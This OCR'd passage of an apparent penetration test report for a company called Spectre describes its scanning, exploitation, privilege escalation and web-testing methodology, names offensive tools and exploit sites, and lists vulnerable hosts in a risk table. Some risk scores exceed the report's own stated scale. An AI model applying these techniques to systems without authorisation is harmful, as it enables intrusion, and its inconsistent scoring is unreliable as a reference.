After successfully identified the open ports, the running services were fingerprinted manually and by using readily available tools. It is always a recommended practice that the Security Consultant confirmed the exact name and version of the services running on the target system and the underlying Operating System. This is also helped the Security Consultant in identifying and eliminating various false positives that were found.

Various Service and OS fingerprinting tools were used such as follows:

- ✓ Xprobe2
- ✓ Queso
- ✓ Nmap
- ✓ p0f
- ✓ Httprint
- ✓ Amap
- ✓ Winfingerprint

Vulnerability Analysis: After successfully identified the target systems and gathered all required details from the above phases, the Security Consultant tried to find any possible vulnerabilities in each target system. During this phase the Security Consultant used automated tools to scan the target systems for known vulnerabilities. These tools usually have their own databases consisting of latest vulnerabilities and their details.

During this phase, the Security Consultant tested the systems by supplying invalid inputs, random strings, etc., and checked for any errors or unintended behavior in the system output. By doing so there

were many possibilities that the Security Consultant came across unidentified vulnerabilities. It made sense not to rely only on automated tools for this activity; as manual testing may more often than not, result in some kind of vulnerability discovered.

Many good vulnerability scanners, both commercial and open-source are available. Some of them are as follows:

- ✓ Nessus
- ✓ WebInspect
- ✓ Acunetix
- ✓ Vega
- ✓ Nikto
- ✓ JoomScan
- ✓ WPScan

Penetration testing is not a mere tool based activity. The Security Consultant used his expertise, lessons learned from experience and judgment in every possible way.

ATTACK PHASE: This phase is at the heart of the penetration test activity, the most interesting and challenging phase. This phase could further categorize as follows:

- Exploitation phase
- Privilege Escalation phase

Exploitation: During this phase the Security Consultant tried to find exploits for various vulnerabilities found in the previous phases. There are many repositories on the internet that provide proof-of-concept exploits for most of the vulnerabilities.

Some of them are listed below:

- ✓ https://www.exploit-db.com
- ✓ https://cxsecurity.com/exploit
- ✓ https://www.rapid7.com/db/modules

With the programming knowledge and skill of the Security Consultant, like C (preferably Socket Programming) and scripting languages like Perl, Python and Ruby, it helped him in understanding the exploits.

This phase is dangerous, the Security Consultant executed properly an exploit with due professional care in order not to bring the production system down. All exploits needed were thoroughly tested prior to actual implementation.

Excellent exploitation frameworks were used to aid the Security Consultant in conducting the penetration test and executing the exploits in a systematic manner. Both commercial as well as open-source exploitation frameworks were used such as follows:

- ✓ The Metasploit Project
- ✓ Core Security Technology's Impact
- ✓ Immunity's CANVAS

Apart from the tools mentioned above, SQLMap, Patator and Hydra were used for password guessing and bruteforce the remote authentication service.

Using various tools is always recommended because there is no single tool that could do everything. The Security Consultant made full used of all potentials of these frameworks, rather than using it for merely running exploits. These frameworks helped reduce a lot of time in performing various penetration tests.

Most of the exploited vulnerabilities lead to root (administrative) access. In such scenario additional steps were performed, and further analysis was required to access the risk of a particular vulnerability caused to the target system. This is represented in feedback loop between the Attack and Discovery phase. This loop is graphically explained as follows:




Figure 3: Attack Phase Steps with Loopback to Discovery Phase

Privilege Escalation: As mentioned above, there were times when a successful exploit did not lead to root access. For example, for a particular vulnerability, the Security Consultant acquired user level access by adding an account as administrator. An effort were made at such point to carry further analysis on the target system to gain more information that could lead to getting administrative privileges, e.g. local vulnerabilities, etc.

As shown in the illustration above (*Figure 3*), the Security Consultant needed to install additional software that might help in getting a higher level of privilege. The Security Consultant always kept logs and snapshots of all the activities performed, as these served as evidences in the documentation of the final report and act as the proof of the activities executed.

2.11. Exploitation

This section explains how the information security of Spectre was analyzed by the Security Consultant and how the penetration testing was carried out and what are the testing results.

1. Vulnerability Assessment

Vulnerability Assessment used to test the organization's critical points of the internal servers for vulnerabilities and exploits. This requires visibility to the company's servers. Vulnerabilities were identified but exploited in a limited and controlled manner. This means that any exploits that lead to downtime or any damage was not tested. The aim was to identify the vulnerabilities and threats that existed in the current digital environment obtained at the audited sites. A detailed vulnerability scan carried out on the Spectre network to un-cover vulnerabilities and articulated in this report.

The Security Consultant took the best care to provide a non-invasive test for the internal security of the network. The following were performed during the conduct of active scans:

- Launched vulnerability scan to find out all the vulnerabilities of the network devices.
- The vulnerability scan was launched from client's office.
- Internal Vulnerability Assessment – This involved running scanners and other tools from the internal network itself to determine the vulnerabilities.

This is a proactive measure to prevent hacking of the systems from the internal employees. Internal vulnerability assessment will only detect the vulnerabilities and provide recommendations and procedures to close them.

2. Network Penetration Test

The network infrastructure penetration test was a technical evaluation of the security on given systems and at the level of network devices, operating systems, network services, etc. This penetration testing services, the Security Consultant has implemented a methodology which is based on recognized industry standards such as the Open Source Security Testing Methodology Manual (OSSTMM), Information Systems Security Assessment Framework (ISSAF) and the National Institute of Standards & Technology (NIST) Special Publication 800-42 ("Guideline on Network Security Testing") and Special Publication 800-115 ("Technical Guide to Information Security Testing and Assessment").




Figure 4: Stages of Network Penetration Testing

The following briefly describe each of these stages. It is important to note that although the process is describe here as sequential, in practice it rather tend to be recursive where a certain phase may result in information which makes it worthwhile to re-visit one of the other phases.

Information Gathering

The objective of this first phase of the infrastructure penetration test was to obtain as much information as possible on the target infrastructure. This information can be very diverse, ranging from administrative information (e.g., addresses of physical locations, personnel information, background information, etc.) to purely technical data, such as Internet addresses, web site host names and technical questions asked by personnel.

Various sources and tools were normally used during this phase, including the following.

- Internet search engines such as Google and Yahoo.
- Public web sites belonging to the target organization and third parties.
- Information contained on public forums and mailing lists.
- Technical information contained in e.g. domain registrar databases.

In general activities performed during this phase are non-intrusive in nature. The time spent during the information gathering phase was shortened based on company requirements.

Network Mapping

The target systems on the network infrastructure, penetration test established through IP addresses provided to the Security Consultant and others were discovered during the information gathering phase (and subsequently validated by the business owner). When the target systems fixed, the next step was consists of attempting to map the extent of the target network and its topology.

Notable techniques, which typically used during this phase, include the following:

- Inspection of network routing information to discover valid network subnets.
- Ping and ARP sweeps, traffic sniffing and DNS brute-forcing to discover "live" host addresses.
- Network traffic path tracing through various means to discover gateways on the network topology.

These activities have a higher level of aggressiveness than those used during information gathering. However, the Security Consultant was very careful to use time-out and similar settings to ensure that significant impact on the company's infrastructure is avoided.

Service Discovery and Fingerprinting

When the list of candidate target hosts was gathered, an inventory of visible network services was created. The objective was to create an accurate view of what services were accessible on the target infrastructure from the current point-of-view of the Security Consultant, as well as meta-information related to these services (such as identification of the software type and version where applicable).

Techniques in this phase typically include the following.

- TCP and UDP port scanning using various parameter settings, amongst others to try circumvent firewalls and similar functionality.
- RPC scanning.
- Firewall and ACL enumeration techniques.
- IP protocol scanning.
- VPN discovery techniques.
- Service banner grabbing.

The level of intrusiveness of these techniques tends to be comparable or slightly higher than network mapping phase. Again, the Security Consultant used due care to avoid interference with the target infrastructure.

Vulnerability Assessment

Based on the list of visible services and hosts, various tools and techniques were used to create a list of candidate security vulnerabilities. This includes instance of known security vulnerabilities (e.g., a known *remote code execution* on system service), or new, previously unknown security vulnerabilities.

Techniques involved the use of automated and semi-automated vulnerability scanning tools. This includes generic vulnerability scanners such as Tenable's Nessus and vulnerability scanners for particular protocols or network services (e.g., Nikto for web servers, ike-scan for IPsec VPN services, and so on).

Vulnerability Research

As part of the Security Consultant's commitment to deliver high-quality and efficient penetration testing services, the Security Consultant invested in state-of-the-art tools to assists the success of the security testing. While these tools in general provide good-quality output, this output is nevertheless still screened by the Security Consultant to identify false-positives, and to eventually identify other issues and correlate security vulnerabilities.

During the vulnerability research phase, the information obtained during previous phases was consolidated and investigative work was performed to gain a better understanding of the target environment. Also, research was performed to identify issues which have not been listed yet.

This involved the use of specific software vendor web sites, vulnerability databases, and hacker web sites like www.exploit-db.com.

Exploitation

Following the vulnerability research – and permitted in the context of the assignment – the Security Consultant proceeded to actually attempt the exploitation of the identified candidate security vulnerabilities.

This involved "replaying" tests performed by automated tools, as well as the used of exploitation frameworks such as Metasploit Framework, Core Impact, CANVAS, and custom exploit code. Also, additional test performed such as password guessing.

The foothold on the target infrastructure was gained following a successful vulnerability exploitation -- this was used to further explore the extent of the resulting security breach, a privilege escalation techniques used to increase the level of access.

3. Web Application Pentest

The web application penetration test is a technical assessment for web applications security point-of-view. During this type of security test, the web application was treated as a blackbox which took a number of inputs (such as data entered by a user) which produces web pages to be displayed to the user after processing this input. The testing methodology adopted by the Security Consultant was aligned to OWASP Top 10 Testing Guide and in principle, all test categories were covered during a web application penetration test (apart from the denial-of-service related test).




Figure 5: Stages of Web Application Penetration Testing

The following describe the different phases of the testing process. Do note that in practice the testing process is recursive, since newly obtained information may make it worthwhile to re-visit a phase which was already passed. Furthermore, the vulnerability and attack scenarios phases were often partially performed in parallel.

Information Gathering

The first phase of the web application testing process consists of information gathering. The objective was to obtain as much information as possible on the target web application (and eventually its environment) in order to obtain a better understanding of the functionalities offered by the application and its typical use cases. Also, technical information regarding architecture and implementation were useful at this point. Techniques used during this phase include the following.

- Internet search engines such as Google and Yahoo.
- Public web sites belonging to the target organization and third parties.
- Information contained on public forums and mailing lists.
- Information which can be obtained through e.g. Universal Business Registry (UBR), such as published web services.

In general activities performed during this phase are non-intrusive in nature.

Enumeration

When the target application established and general information gathered, the next step consists of discovering the nature of the web application. Strategy includes the following:

- Identification of the different application functionality and particular features (e.g., use of “wizard” functionality, use of CAPTCHA and the different types of resources and assets managed by the application).
- Identification of the application interfaces. This includes the different application “pages” (URLs), parameters, forms and cookies used by the application.

- Identification of the different types of technology used by the application, and of technology-specific features.

This type of information is usually gathered via means such as the following.

- Investigation of Web Service Description Language (WSDL) files offered by the application to identify web service interfaces.
- "Manual" walk-throughs of the application to gain an understanding of the extent and operation of the target web application.
- Automated "spidering" of the application, whereby a tool discovers the visible application surface by following all application links, and extracting desired features from the resulting application pages.
- Attempting to access non-existent directories and non-existent pages with specific file name extensions (e.g., ".php", ".aspx", and so on and observing the application's response, to try to identify the types of technology which are used by the application.

Vulnerability Assessment

The objective of the vulnerability assessment phase was to establish a list of candidate web application security vulnerabilities, starting from the list of identified application interfaces.

For this purpose, the Security Consultant used a number of state-of-the-art automated and semi-automated scanning tools. These includes tools such as Nikto, WPScan, JoomScan, and Tenable's Nessus. Apart from these tools, manual testing also performed, e.g. using "web interceptor" tools such as WebScarab, Web Proxy, Paros and Burp Suite.

Usually the issues addressed during this phase are situated on the level of application implementation, and are of a more ("purely") technical in nature.

Attack Scenarios

The vulnerability assessment phase was more centered on security vulnerabilities on the level of application coding. To complement this, during the attack scenario phase, issues were investigated which were typically located on a higher level, such as business logic problems, authorization check failures, and more subtle issues relating to SQL injection, session management or authentication.

As a basis in investigating this, a number of potential attack scenarios were created following from the list of identified application features, functionalities and interfaces. These scenarios were executed to determine if they were applicable or not (i.e., if the relevant security vulnerabilities are present or not).

Exploitation

During the exploitation phase, candidate security vulnerabilities which were identified during previous phases were further verified. Also, this includes investigation of additional attack vectors which correspond to test vulnerabilities those with potential higher impact. In general, tests executed during this phase was very diverse in nature and greatly depend on what were discovered so far.

2.12. Reporting


The section details about the findings and assessment of vulnerabilities found by the Security Consultant. It explains how the classification of threats and risks is made and how ratings are given. It provides descriptions about each risk and ratings made. It serves as final conclusion about the organization's information system which will be the report basis to be submitted to the senior management.

The Security Consultant weighed each management risk findings based on collective experience. The following table summarizes the result of this analysis. Each management risk areas was assigned a risk metric from 1 to 10 where 10 represented the highest risk to Spectre business goals and objectives as interpreted by the Security Consultant.

Based on risk and relative cost to implement, an "ROI Group" is assigned to each management risk initiative. Management initiatives within the same ROI group would project equal priority within the organization. The "1" means that in the opinion of the Security Consultant, these vulnerabilities should be the first to be remediated by Spectre; these would then be followed by the remaining groups in numerical order.

NAME	RISK VALUE	COST TO IMPLEMENT	ROI GROUP
Patch Management	9	High	1
Poor Management of Critical Systems	8	Medium	2
Default Configurations	7.5	Low	3
Password Management	6	Low	4
Information Disclosure	3.5	Low	5

The following chart compares the risk presented by the vulnerabilities identified in the management risk findings with the relative cost of implementing the recommendations:



Patch management is a strategy for managing patches or upgrades for software applications and technologies. A patch management plan can help a business or organization handle these changes efficiently.

Poor Management of Critical Systems is a managing practice that does not conform to industry global standards causing the IT infrastructure vulnerable to attack.

Default Configurations is the preexisting value of a user-configurable setting that is assigned to a software application, computer program or device. Such settings are also called presets or factory presets.

Password Management assists in implementing and generating complex passwords. Password is the most common method for users to authenticate themselves when entering computer systems or websites, which protects the user identity from malicious attacker and unwanted access to an account. It acts as the first line of defense against unauthorized access, and it is therefore critical to maintain the effectiveness of this line of defense by rigorously practicing a good password management policy.

Information Disclosure is when an application fails to properly protect sensitive information from parties that are not supposed to have access to such information in normal circumstances. Information disclosure issues can range in the criticality of the information leaked, from disclosing details about the server and network environment to the leakage of administrative accounts credentials or API secret keys, which may have devastating outcomes on the vulnerable web application or system. These type of issues are not exploitable in most cases, but are considered as security issues because it allows an attacker to gather information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

The following table defines the meaning of severity level:

RISK VALUE	THEMATIC MEANING
7-10	**High** – These items represent risks that represent a significant liability to the organization if unaddressed. They can be used to further attacks, be leveraged for system compromise, be used to eventually compromise data or may result in furthering an attacker's penetration into the organization.
4-6	**Medium** – These items represent a moderate increase in risk exposure to the organization. They represent a smaller increase in risk than high and critical risks, but may allow attackers to further their attacks and in combination may represent a significant risk.
0-3	**Low** – These are items representing a small risk increase over the baseline. They represent risks that the organization may consider addressing as time and funding allows. While these are low risk, it is important for an organization to understand that low risk items can quickly become critical under certain circumstances.

The following table provides overall information about vulnerability factors, technical impact and risk factor:

VULNERABILITY INFORMATION			VULNERABILITY FACTORS	TECHNICAL IMPACT	RISK FACTOR		
VULNERABILITY NAME	AFFECTED ASSETS	ROOT CAUSE	OVERALL VULNERABILITY FACTORS	OVERALL TECHNICAL IMPACT	OVERALL LIKELIHOOD	VULNERABILITY RISK CALCULATION	RISK RATING
Server Service Could Allow Remote Code Execution	10.10.20.2	Patch Management	7.5	8.50	7.38	116.04	High
WordPress Username Enumeration	finance.spectreholdings.com	Development Flaw	9	7	11.73	85.28	High
Weak Password	techsupport.spectreholdings.com	Configuration Flaw	9	7	11.73	85.28	High
ProjectSend Arbitrary File Upload	admin.spectreholdings.com	Patch Management	7.5	8	7.38	109.40	High
Default Username and Password	hr.spectreholdings.com	Development Flaw	7.5	8	7.38	109.40	High
Malicious Image File Upload	hr.spectreholdings.com	Development Flaw	7	8	7.13	105.80	High
SQL Injection	marketing.spectreholdings.com	Development Flaw	9	7.5	11.73	91.14	High
Malware	172.19.20.5	Patch Management	5.25	8.5	6.25	98.83	High
Unsecured Web-Based File Manager	finance03.spectreholdings.com	Configuration Flaw	6.25	8	6.75	100.40	High
Unsecured FTP	172.16.16.3	Configuration Flaw	9	4.25	11.73	53.03	Medium
Port Scan	All Devices	Configuration Flaw	9	2.25	11.73	29.58	Low

Risk Rating Methodology

There are many different approaches to risk analysis. The approach is based on standard methodologies and is customized for application security.

The Risk Rating Methodology Steps shown (*Figure 6*) intended to provide a framework for understanding the threats posed by and to an application, and as such sometimes need to be flexible.




Figure 6: Risk Rating Methodology Steps

Step 1: Identifying a Risk

The first step in the risk rating methodology is the identification of a specific security risk. A risk assessment considers the full spectrum of risks (i.e., the threat agent involved, the attack that will be used, the vulnerability involved, and the impact of a successful exploit on the business.) for a given security risk.

Step 2: Estimating Likelihood

The next step is to derive an overall likelihood rating that indicates the probability that a potential risk may occur within the construct of the associated risk environment, the following governing factors must be considered:

- Threat Agent Factors
- Vulnerability Factors

Each factor has a set of options, and each option has a likelihood rating from 0 to 9 associated with it. These numbers will be used later to estimate the overall likelihood.




Figure 7: Threat Agent Factor Scoring




Figure 8: Vulnerability Factor Scoring

Step 3: Estimating Impact

The next major step in measuring level of risk is to determine the adverse impact resulting from a successful threat exercise of vulnerability. There are two kinds of impacts:

- Technical impact
- Business impact

The first is the "technical impact" on the application, the data it uses, and the functions it provides. The other is the ""business impact"" on the business and company operating the application.

Again, each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. The Security Consultant used these numbers to estimate the overall impact.

